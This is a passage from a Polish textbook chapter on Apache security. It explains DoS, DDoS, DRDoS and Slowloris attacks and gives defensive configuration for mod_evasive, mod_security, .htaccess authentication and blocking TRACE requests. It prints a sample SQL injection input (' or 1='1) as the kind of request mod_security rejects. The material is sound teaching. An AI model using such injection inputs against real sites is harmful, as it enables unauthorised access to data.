
na zlecenie przeprowadzenia ataku odmowy dostępu na wskazany serwer. Agresorzy wyszukują takie komputery w sieci Internet za pomocą zautomatyzowanego oprogramowania skanującego i wykorzystują je do zorganizowania ataku typu DDoS.



Rys. 2.5. Schemat ataku DDoS

Źródło: opracowanie własne

DRDoS (ang. *Distributed Reflection Denial of Service*) to rozproszony odbity atak odmowy dostępu. Polega on na wysłaniu spreparowanych przez atakującego żądań do komputerów roboczych. Pakiety są sfałszowane w ten sposób, że adresem zwrotnym jest adres komputera-ofiary. Komputery robocze w odpowiedzi nawiązują połączenie z ofiarą prowadząc do zalania żdaniami i ataku DoS. Dodatkowo agresorzy mogą zaangażować zainfekowane stacje robocze („zombie”) do zwielokrotnienia siły ataku poprzez zlecenie im wysłania specjalnie spreparowanych pakietów. Specjaliści od bezpieczeństwa komputerowego potocznie nazywają takie działanie „atakami smerfów” (ang. *Smurff Attack*). Atak ilustruje rysunek 2.6.



Rys. 2.6. Schemat ataku DRDoS

Źródło: opracowanie własne

Slowloris (DoS nagłówków w Apache) jest kolejnym typem ataku z grupy DoS mającym na celu zmuszenie serwera HTTP do otwarcia jak największej liczby wątków w oczekiwaniu na połączenie z fikcyjnym klientem. Takie połączenie dalej nie jest realizowane, ponieważ do serwera nie dostarczono pełnych danych zapytania i zakłada on, że brakująca ich część zostanie przesłana w najbliższym czasie. Serwer HTTP zużywa coraz to większe ilości zasobów na obsługę tejże gotowości, w skutek czego realizuje zasady ataku odmowy dostępu. Atak *slowloris* nie jest atakiem wymierzonym w warstwę transportu TCP (ang. *Transmission Control Protocol*), lecz w warstwę aplikacji. Z punktu widzenia transmisji danych, połączenie TCP zachodzi

poprawnie, lecz żądanie HTTP nie jest przeprowadzone w sposób kompletny w przeciwieństwie od tradycyjnego zalewania (ang. *Flooding*) serwera HTTP spowalniającym i kompletnymi żądaniami. Za pomocą omawianej techniki możliwe jest także masowe wypełnienie pliku z logami serwera. Atakujący nawiązuje tysiące niezrealizowanych połączeń z serwerem, a następnie zrywa połączenie, co skutkuje wpisaniem do dziennika zdarzeń komunikatów o błędach – dla każdego połączenia oddzielnie. Atak Slowloris przeprowadzony może być również w podobnych konfiguracjach co klasyczne ataki DoS i DDoS.

Ataki DoS w praktyce wymagają od agresora minimalnego wysiłku by skutecznie sparaliżować działanie serwera HTTP. Stosowanie wyrafinowanych zabezpieczeń po stronie serwera i logiki aplikacji pozwala przeciwdziałać zamknięciu takiej aplikacji. Umożliwia to funkcjonowanie jej w ułomnej formie, ze zmniejszoną wydajnością oraz funkcjonalnością, aż do czasu podjęcia radykalnych działań ze strony administratorów, operatora sieci lub organów ścigania przestępczości elektronicznej (Hoffman i Sullivan, 2009). Ważnym aspektem przy rozpatrywaniu problemu ataków DoS jest posiadane zaplecze sprzętowe, bo do unieruchomienia wydajnych maszyn potrzeba większych starań niż do sparaliżowania starego, jednodzeniowego serwera w sieci lokalnej.

Ochrona serwera Apache przed DoS

Aby zabezpieczyć serwer HTTP Apache przed atakami DoS można użyć modułu `mod_evasive`. Pozwala on na przeciwdziałanie atakom odmowy dostępu na podstawie ustalonych kryteriów. Analizując częstość powtarzanych żądań oraz adresy z których pochodzą, moduł ten automatycznie generuje odpowiedź błędu **403** dla podejrzanych hostów i może informować administratorów o próbach ataków poprzez wysłanie listu email. Konfiguracja `mod_evasive` umożliwia jego integrację z innymi zabezpieczeniami jak tabele IP (ang. *IP Tables*), zapory ogniowe (ang. *Firewall*), routery i inne. W ten sposób uzyskać można ochronę przed atakami DoS na poziomie sieci dostępowej lub zainstalowanych programów obronnych serwera. Takie rozwiązanie dodatkowo odciąża serwer HTTP, ponieważ nie musi on już obsługiwać każdego żądania.

Ogólna zasada działania `mod_evasive` jest stosunkowo prosta. Serwer sprawdza bowiem czy adres klienta znajduje się na czarnej liście. Jeśli tak, to automatycznie wysyłany jest mu kod 403 (odmowa dostępu). W przeciwnym wypadku suma kontrolna (ang. *Hash*) adresu klienta oraz żądanego URI (ang. *Uniform Resource Identifier*) wyszukiwana jest w specjalnej tabeli porównawczej. Jeżeli istnieje już taki wpis już i przekroczona została ustalona liczba żądań na okres czasu, to połączenie zostaje automatycznie zerwane, a IP klienta trafia na czarną listę (atak na jeden URI). Podobnie dzieje się z dowolnym URI znajdującym się w obrębie domeny (atak na różne URI). Sprawdzana jest dozwolona liczba żądań w obrębie całego serwisu na okres czasu. Jeżeli oba testy miały wynik negatywny żądanie zostaje obsłużone, a dane dotyczące aktywności klienta są zapamiętywane w tabeli porównawczej. W przypadku pozytywnego wyniku któregoś z testów odpowiedzią na żądanie jest kod 403, a moduł wykonuje czynności ustalone przez administratora, np. wysyła do niego email powiadamiający lub dodaje adres IP agresora do adresów odrzucanych przez zaporę ogniową – dzięki temu Apache nie musi obsługiwać żądań z czarnej listy, a natychmiastowe odrzucenie połączenia następuje automatycznie na poziomie systemowego firewalla.

W celu instalacji modułu `mod_evasive` na systemach z rodziny Linux należy wydać komendę z listingu 2.1.

Listing 2.1. Komenda instalacyjna modułu `mod_evasive`

```
# apt-get install libapache2-mod-evasive
```

Źródło: opracowanie własne

Listing 2.2. przedstawia przykładową konfigurację `mod_evasive`. W takim zestawieniu serwer HTTP generować będzie błąd 403 dla żądań do unikalnego URI, jeżeli one pojawiają się częściej niż 2 razy na sekundę. Serwer HTTP będzie generował ten sam błąd również w przypadku, gdy liczba żądań do dowolnych zasobów danej domeny przekroczy 25 na sekundę. Adres IP atakującego w takich przypadkach zostanie umieszczony na czarnej liście na okres 30 sekund. Dyrektywy konfiguracyjne umieszczono w warunkowym bloku `<IfModule>` by sprawdzić, czy serwer HTTP

wyposażony jest w moduł `mod_evasive`. Dostępne dyrektywy konfiguracyjne modułu `mod_evasive` szczegółowo zostały przedstawione w tabeli 2.2 wraz z ich typem oraz znaczeniem. Wszystkie liczby odnoszą się do interwału jednosekundowego.

Listing 2.2. Przykładowa konfiguracja modułu `mod_evasive`

```
<IfModule mod_evasive20.c>
    DOSHashTableSize    4096
    DOSPageCount        2
    DOSSiteCount        25
    DOSPageInterval     1
    DOSSiteInterval     1
    DOSBlockingPeriod   30
</IfModule>
```

Źródło: opracowanie własne

Tabela 2.2. Spis opcji konfiguracyjnych modułu Apache `mod_evasive`.

Nazwa dyrektywy	Typ	Opis
DOSHashTableSize	liczba	Maksymalna liczba wierszy w tabeli z zapamiętanymi żądaniami
DOSPageCount	liczba	Liczba żądań do pojedynczego URI
DOSSiteCount	liczba	Liczba żądań do całej domeny
DOSPageInterval	liczba	Przedział czasowy dla pojedynczego URI (sekundy)
DOSSiteInterval	liczba	Przedział czasowy całej domeny (sekundy)
DOSBlockingPeriod	liczba	Czas blokady (sekundy)
DOSCloseSocket	yes/no	Zamyka gniazdo wymuszając ponowne połączenie
DOSSystemCommand	łańcuch	Lokalizacja skryptu wykonywanego w przypadku wykrycia ataku
DOSEmailNotify	łańcuch	Adres email do wysłania powiadomienia o ataku
DOSLogDir	łańcuch	Lokalizacja katalogu z dziennikiem zdarzeń

Źródło: opracowanie własne

Podobnym modulem jest realizującym funkcje QoS (ang. *Quality of Service*, pol. *jakość usług*) `mod_qos` (`mod_qos`, 2012). Pozwala on na ustawienie priorytetu dostępu do danych zasobów serwera, ich szybkość, maksymalną liczbę użytkowników, ich połączeń itp.


Serwer Apache bez dodatkowych modułów posiada również wbudowane dyrektywy służące do podstawowego sterowania obsługą żądań – tabela 2.3.

Tabela 2.3. Spis podstawowych opcji konfiguracyjnych Apache mogących przeciwdziałać DoS


Nazwa dyrektywy	Typ	Opis
KeepAlive	on/off	Czy zezwolić na obsługę wielu żądań podczas jednego połączenia TCP?
KeepAliveTimeout	liczba	Czas oczekiwania na następne żądanie w ramach otwartego połączenia TCP
MaxClients	liczba	Maksymalna liczba żądań jaką może obsłużyć serwer.

Źródło: opracowanie własne

Innym przydatnym narzędziem jest moduł `mod_security` odpowiedzialny za wykrywanie włamań. Działa on również w warstwie serwera HTTP Apache. Porównuje on dane przychodzące w żądaniu (ang. *HTTP Request*) oraz dane odsyłane do klienta (ang. *HTTP Response*) z wprowadzonymi przez administratora frazami. W przypadku dopasowania podejmowane są uprzednio zdefiniowane akcje (np. zapis do dziennika zdarzeń i zerwanie połączenia). Podobnie jak `mod_evasive`, `mod_security` umożliwia wykonanie zewnętrznego skryptu np. blokującego adres napastnika już na poziomie systemowego firewalla lub routera sieci dostępowej, co przedstawia rysunek 2.7.

Rys. 2.7. Możliwa konfiguracja modułu `mod_security`

Źródło: opracowanie własne



Rys. 2.8. Zasada działania modułu `mod_security`

Źródło: opracowanie własne

Rysunek 2.8 przedstawia główną zasadę działania modułu `mod_security`. Z jego lewej strony zilustrowano ochronę przed wrogim żądaniem zawierającym kod `' or 1='1` wykorzystany do wstrzyknięcia zapytania SQL przekazany w zmiennej żądania typu GET. Moduł ochronny rozpoznaje wrogie wyrażenie i automatycznie odrzuca połączenie. Po prawej stronie pokazano natomiast ochronę przed wydobyciem przez atakującego nieprzeznaczonych dla niego informacji – w tym przypadku komunikatu błędu bazy danych zawierającego ciąg znaków `MySQL Error`. `mod_security` analizuje treść odpowiedzi i zamiast niej wyświetla klientowi stronę z informacją o błędzie.

Moduł `mod_security` posiada obszerny zbiór dyrektyw konfiguracyjnych zarówno samego modułu ochronnego, jak i listy zasad umożliwiających tworzenie skomplikowanych reguł bezpieczeństwa. Opis wszystkich dostępnych możliwości konfiguracji jest zagadnieniem dość obszernym. Można tworzyć reguły bazujące na wszystkich parametrach na raz lub każdym z osobna (GET, POST, Header, IP itp.), białych i czarnych listach oraz wzorcach. Filtracji poddawane są zarówno dane wejściowe, jak i wynikowe serwera Apache, a w przypadku stwierdzenia próby ataku, `mod_security` może wykonać wygenerować dowolną odpowiedź HTTP oraz wykonać polecenie zewnętrzne informujące administratora (np. SMS-em) i blokujące adres IP agresora.

Istnieje także możliwość skorzystania ze zdefiniowanych czarnych list wyrażeń, stanowiących aktualne znane zagrożenia w Internecie (ang. *Real Time Rules*). Listy takie podlegają automatycznej aktualizacji – system operacyjny samoczynnie pobiera najnowsze wersje plików zawierających potencjalnie niebezpieczne żądania. Usługa taka to koszt rzędu 100 dolarów amerykańskich rocznie i świadczona jest przez wyspecjalizowane firmy (Atomicorp's, 2012).

Ochrona dostępu do zasobów w serwerze Apache

Zasady dostępu do zasobów serwera Apache zdefiniowane są w konfiguracji serwera – domyślnie w pliku `httpd.conf`. Ustawienia te można modyfikować – nadpisywać. Służy do tego dyrektywa `AllowOverride`. Informacje o napisywaniu ustawień serwera przetrzymywane są w specjalnych plikach nazwanych na ogół `.htaccess`, do których publiczny dostęp jest wyłączany co oznacza że wpisując w przeglądarce internetowej ich adres otrzymuje się błąd 403 – dostęp zabroniony (Arnold i in., 2001). Za ustawienie dyrektywy `AllowOverride` odpowiada administrator serwera Apache. Może zostać ona ustawiona dla poszczególnych:

- katalogów,
- domen (hostów wirtualnych),
- całego serwera.

Dyrektywa ta może przyjmować wartości opisane w tabeli 2.4.

Tabela 2.4. Możliwe wartości dyrektywy `AllowOverride`

Wartość	Opis
All	Pozwala przedefiniować wszystkie poniższe ustawienia
AuthConfig	Możliwość przedefiniowania ustawień związanych z uwierzytelnieniem : <code>AuthType</code> , <code>AuthName</code> , <code>AuthUserFile</code>
FileInfo	Pozwala zmienić ustawienia typów dokumentów: <code>AddEncoding</code> , <code>AddLanguage</code> , <code>AddType</code> , <code>CookieTracking</code> , <code>CookieName</code>
Indexes	Pozwala przedefiniować opcje indeksowania katalogów takie jak: <code>DirectoryIndex</code> (odpowiedzialny za plik domyślny) czy <code>IndexOptions</code> odpowiedzialny za opcję listowania katalogów.
Limit	Ustawienia pozwalające na zmianę dostępu do zasobów: <code>allow</code> , <code>deny</code> , <code>order</code> , <code>require</code> itp.
Options	Możliwość nadpisania ustawień katalogów przy pomocy dyrektywy <code>Options</code>
None	Całkowite wyłączenie możliwości nadpisywania ustawień

Źródło: opracowanie własne

W środowisku Apache katalogi dziedziczą po sobie ustawienia, co oznacza że katalogi dzieci mają te same ustawienia co katalogi rodzice. W przeciwieństwie do zagrożeń opisanych we wcześniejszych rozdziałach, ustawienia dyrektywy `AllowOverride` dotyczą osób, które posiadają hosting na serwerze Apache. Oznacza to, że administrator zezwala użytkownikom serwera na zmianę ustawień wg ich preferencji, które nie zawsze mają uzasadnienie w rzeczywistości. Dobrą praktyką jest zachowanie zasady najmniejszych uprawnień i włączenie dyrektywy `AllowOverride` tylko na wyraźne i uzasadnione życzenie użytkownika. W przeciwnym wypadku może dojść do nieświadomego udzielania autoryzacji dostępu (`Limit`) lub wycieku danych (`Indexes`, `Options`).

Niektóre wartości dyrektywy jak np. `AuthInfo` są natomiast pożądane i pozwalają użytkownikowi na zabezpieczenie katalogu hasłem, w przypadku konieczności wymuszenia uwierzytelniania. Prawidłowo użyta opcja `limit` również może zostać wykorzystana do zabezpieczenia poufnych zasobów. Listing 2.3. wyjaśnia, jak można używać włączonej opcji `Limit` i `AuthInfo`.

Listing 2.3. Ograniczenie dostępu w .htaccess

```
#plik .htaccess chronionego katalogu
#zezwól na dostęp tylko z sieci lokalnej (Limit)

order deny,allow          #kolejność sprawdzania warunków
deny from all             #domyślnie odrzucenie wszystkich
allow from 192.168.0.0/24  #udzielenie dostępu tylko lokalnym
```

Źródło: opracowanie własne

Aby użytkownik "adam" mógł dokonać poprawnego uwierzytelniania w wybranym katalogu przy użyciu hasła "tajnehasło", najpierw należy utworzyć takiego użytkownika i przypisać mu hasło korzystając z narzędzia `htpasswd` dostarczanego w pakiecie Apache. W terminalu systemowym na prawach root'a należy wpisać (wykonać) instrukcje z listingu 2.4. Przed ich wykonaniem należy upewnić się czy w systemie istnieje katalog `/usr/local/apache/passwd/`.

Listing 2.4. Stworzenie i nadanie hasła nowemu użytkownikowi

```
# htpasswd -c /usr/local/apache/passwd/passwords adam
New password: tajnehaslo
Re-type new password: tajnehaslo
Adding password for user adam
```

Źródło: opracowanie własne

Po pomyślnym dodaniu nowego użytkownika należy dokonać konfiguracji pliku redefiniującego ustawienia `.htaccess` – listing 2.5.

Listing 2.5. Konfiguracja uwierzytelnienia w Apache

```
#typ uwierzytelnienia
AuthType Basic
#nazwa chronionych zasobów
AuthName "tajne dane"
#jak magazynowane są dane logowania
AuthBasicProvider file
#ścieżka do pliku z hasłami
#wymagane w przypadku pliku innego niż .htpasswd w tej samej
#lokalizacji oraz w przypadku użycia dyrektywy Require
AuthUserFile /usr/local/apache/passwd/passwords
#autoryzowany użytkownik
Require adam
```

Źródło: opracowanie własne

Listing 2.6 zawiera fragment komunikacji klient-serwer w przypadku uwierzytelnienia klienta typem `Basic`. Należy zwrócić uwagę, że w przypadku dyrektywy `AuthType` ustawionej na `Basic` hasło zostanie przesłane otwartym tekstem (listing 2.6). Nie jest to dobrym rozwiązaniem, ponieważ przy zwykłej transmisji HTTP hasło może zostać przechwycone i wykorzystane przez osoby niepowołane lub roboty internetowe. Do prowadzenia uwierzytelniania typu `Basic` należy używać bezpiecznego protokołu HTTPS w celu zamiany postaci jawnej na zaszyfrowaną.

Listing 2.6. Komunikacja http z uwierzytelnieniem Basic

```

--- Zwykle żądanie zasobu ---
GET http://serv:8007/access/ HTTP/1.1

--- Odpowiedź serwera HTTP na żądanie GET ---
HTTP/1.1 401 Authorization Required
Server: Apache/2.2.17 (Ubuntu)
WWW-Authenticate: Basic realm="tajne dane"
Content-Length: 401

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>...</html>

--- Żądanie zawierające hasło ---
GET http://serv:8007/access/ HTTP/1.1
Host: serv:8007
Authorization: Basic YWRhbTp0YWpuZWwhc2xv

```

Źródło: opracowanie własne

Alternatywą do uwierzytelnienia Basic jest zastosowanie AuthName Digest - mechanizmu *Digest Authentication* zgodnego ze standardem (RFC 2617, 2012), w którym wykorzystano transmisję danych niezbędnych do przeprowadzenia procesu uwierzytelniania w postaci chwilowych sum kontrolnych MD5. Zasadę obliczania odpowiedzi przedstawia rysunek 2.9.

$$\begin{aligned}
 HA1 &= MD5(A1) = MD5(\text{username}:\text{realm}:\text{password}) \\
 HA2 &= MD5(A2) = MD5(\text{method}:\text{digestURI}) \\
 \text{response} &= md5(HA1:\text{nonce}:\text{nonceCount}:\text{clientNonce}:\text{qop}:\text{HA2})
 \end{aligned}$$

Rys. 2.9. Zasada obliczania odpowiedzi w metodzie *Digest Authentication*

Źródło: (Digest, 2012)

Parametry użyte zasadzie z rysunku 2.9 są następujące:

- username – nazwa użytkownika,
- realm – nazwa zasobu,
- password – hasło,
- method – metoda zapytania (znana serwerowi),
- digestURI – URI zapytania,

- `nonce` (`nonce`) – wartość chwilowa (losowa) przesłana przez serwer przy żądaniu uwierzytelnienia,
- `nonceCount` (`nc`) – liczba żądań wysłanych do serwera (łącznie z bieżącym),
- `nonceClient` (`cnonce`) – wartość losowa generowana przez klienta przy każdym żądaniu,
- `qop` (`qop`) – opcjonalny parametr *quality of policy* (zwiększa liczbę parametrów).

Użycie mechanizmu `Digest` wymaga zmiany konfiguracji i stworzenia nowego pliku magazynującego dane uwierzytelniania przy pomocy narzędzia `htdigest`. Przedstawia to listing 2.7.

Listing 2.7. Stworzenie i nadanie hasła nowemu użytkownikowi w mechanizmie `Digest`

```
# htdigest -c /usr/local/apache/passwd/.digest_pw "tajne dane" adam
Adding password for adam in realm tajne dane.
New password: tajnehaslo
Re-type new password: tajnehaslo
```

Źródło: opracowanie własne

Następnie dodawane są następujące reguły w pliku `.htaccess` chronionego katalogu – listing 2.8.

Listing 2.8. Konfiguracja uwierzytelnienia w Apache - metoda `Digest`

```
#ustawienie typu uwierzytelnienia na Digest
AuthType Digest
#nazwa zasobu
AuthName "tajne dane"
#sposób przetrzymywania danych
AuthDigestProvider file
#wskazanie pliku z danymi
AuthUserFile /usr/local/apache/passwd/.digest_pw
#wymuszenie autoryzacji
Require user adam
```

Źródło: opracowanie własne

Metoda `Digest` jest znacznie bardziej bezpieczna od hasła przesyłanego tekstem otwartym. Zmienność parametrów `nonce` i `cnonce` gwarantuje zabezpieczenie przed popularnym atakiem powtórzeniowym oraz wybranym atakiem tekstem

jawnym. Uwierzytelnienie to nie jest niestety odporne na ataki typu MITM (ang. *Men in the Middle*) oraz ataki *brutal force* i różnego typu ataki słownikowe, dlatego też przypisywane hasła powinny być dostatecznie silne same w sobie.

Ograniczenie w dostępie do informacji o serwerze Apache

Dyrektywa `ServerSignature` określa czy serwer powinien wysłać klientowi informacje o sobie. Są one dołączane do stron z komunikatami błędów i listingów katalogów. Chodzi tu głównie o nazwę serwera http, wersję, system operacyjny i zainstalowane rozszerzenia. Dane te pomagają hakerom w przygotowaniu ataku pod konkretną wersję oprogramowania. Zaleca się wyłączyć tę dyrektywę po poprzez wpisanie `ServerSignature=0`.

Dyrektywa `ServerToken` również informuje klienta o serwerze, z tą różnicą, że dane przesyłane są w nagłówku odpowiedzi (listing 2.9).

Listing 2.9. Nagłówek Server ujawniający nazwę serwera HTTP

```
HTTP/1.1 200 OK
Server: Apache/2.2.17 (Ubuntu)
```

Źródło: opracowanie własne

Domyślna wartość tej dyrektywy to `Full`, czyli wszystkie informacje są wysyłane (listing 2.9). Serwery produkcyjne powinny pracować z ustawioną wartością `Prod`, która wysyła minimalne informacje.

Wyłączenie zbędnych metod HTTP

Poza metodami `GET` i `POST` protokół HTTP oferuje też szereg innych instrukcji operujących na zasobach serwera. W niektórych modelach serwerów część w ogóle nie jest używana, a innych zostały zaimplementowane w celach zgodności ze specyfikacją protokołu HTTP 1.1 (RFC 2616, 2012). Wpływ różnych metod HTTP na bezpieczeństwo został ujęty w tabeli 2.5.

Tabela 2.5. Metody HTTP i wpływ na bezpieczeństwo

Wartość	Opis	Wpływ na bezpieczeństwo
HEAD	Pobiera informacje o zasobie, stosowane by sprawdzić czy zasób istnieje.	
GET	Pobiera zasób na podstawie URI będącego parametrem tej metody.	
POST	Przyjęcie danych wysłanych do serwera przez klienta (np. formularzem).	
PUT	Przyjęcie danych w postaci pliku	Agresor może wgrać swój plik na serwer, a potem go wykonać.
DELETE	Usunięcie zasobu.	Możliwość skasowania danych
TRACE	Diagnostyka połączenia.	Umożliwia ataki XST (ang. <i>Cross Site Trancing</i>) jako, że metoda w odpowiedzi zwraca nagłówki żądania, w tym i dane krytyczne jak cookies
OPTIONS	Pobiera informacje o opcjach i restrykcjach kanału połączenia.	
CONNECT	Używane przez serwery pośredniczące.	Pozwala użyć serwera jako proxy

Źródło: opracowanie własne

W celu eliminacji tych niebezpiecznych metod należy dokonać modyfikacji pliku konfiguracyjnego Apache, by zablokować żądania chcące skorzystać z niedozwolonych metod HTTP. Konfigurację, wykorzystującą czarną listę, przedstawia listing 2.10.

Listing 2.10. Nagłówek Server ujawniający nazwę serwera HTTP


```
#włącz moduł przepisywania adresów
RewriteEngine on
#zastosuj warunek bazujący na czarnej liście
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
#odrzuć połączenie jeśli warunek został spełniony
RewriteRule .* - [F]
```

Źródło: opracowanie własne

2.3. PROTOKÓŁ HTTP I HTTPS

Protokół HTTP bazuje na danych przesyłanych do i od klienta otwartym tekstem (ang. *Plain Text*). Istnieje zatem możliwość podsłuchu i zrozumiałego odczytu transmitowanych informacji. Wykorzystując odpowiednie narzędzia nasłuchowe i analizujące (ang. *Sniffer*) potencjalny agresor jest w stanie przechwycić dowolne dane


transmitowane przez HTTP. Zaliczają się do nich również dane mające krytyczne znaczenie z punktu widzenia bezpieczeństwa takie jak hasła, numery kart kredytowych, tokeny, identyfikatory sesji i inne istotne informacje. Niektóre z danych podlegają również prawnej ochronie w GIODO (pol. *Generalny Inspektorat Ochrony Danych Osobowych*). Schemat podsłuchu przedstawiony został na rys. 2.10.



Rys. 2.10. Podsłuch transmisji protokołem HTTP

Źródło: opracowanie własne

W celu poprawy bezpieczeństwa i bezpiecznej wymiany danych w roku 1994 firma Netscape Communication stworzyła przeglądarkę Netscape Navigator wyposażoną w pierwsze implementacje protokołu HTTPS (ang. *HyperText Transfer Protocol Secure*). Jest to kombinacja protokołu HTTP i SSL/TSL (ang. *Secure Socket Layer/Transport Layer Security*), która – w zależności od mocy klucza – zapewnia skuteczną ochronę transmitowanych danych. SSL/TSL są protokołami hybrydowymi używającymi zarówno symetrycznego, jak i asymetrycznego, szyfrowania danych.

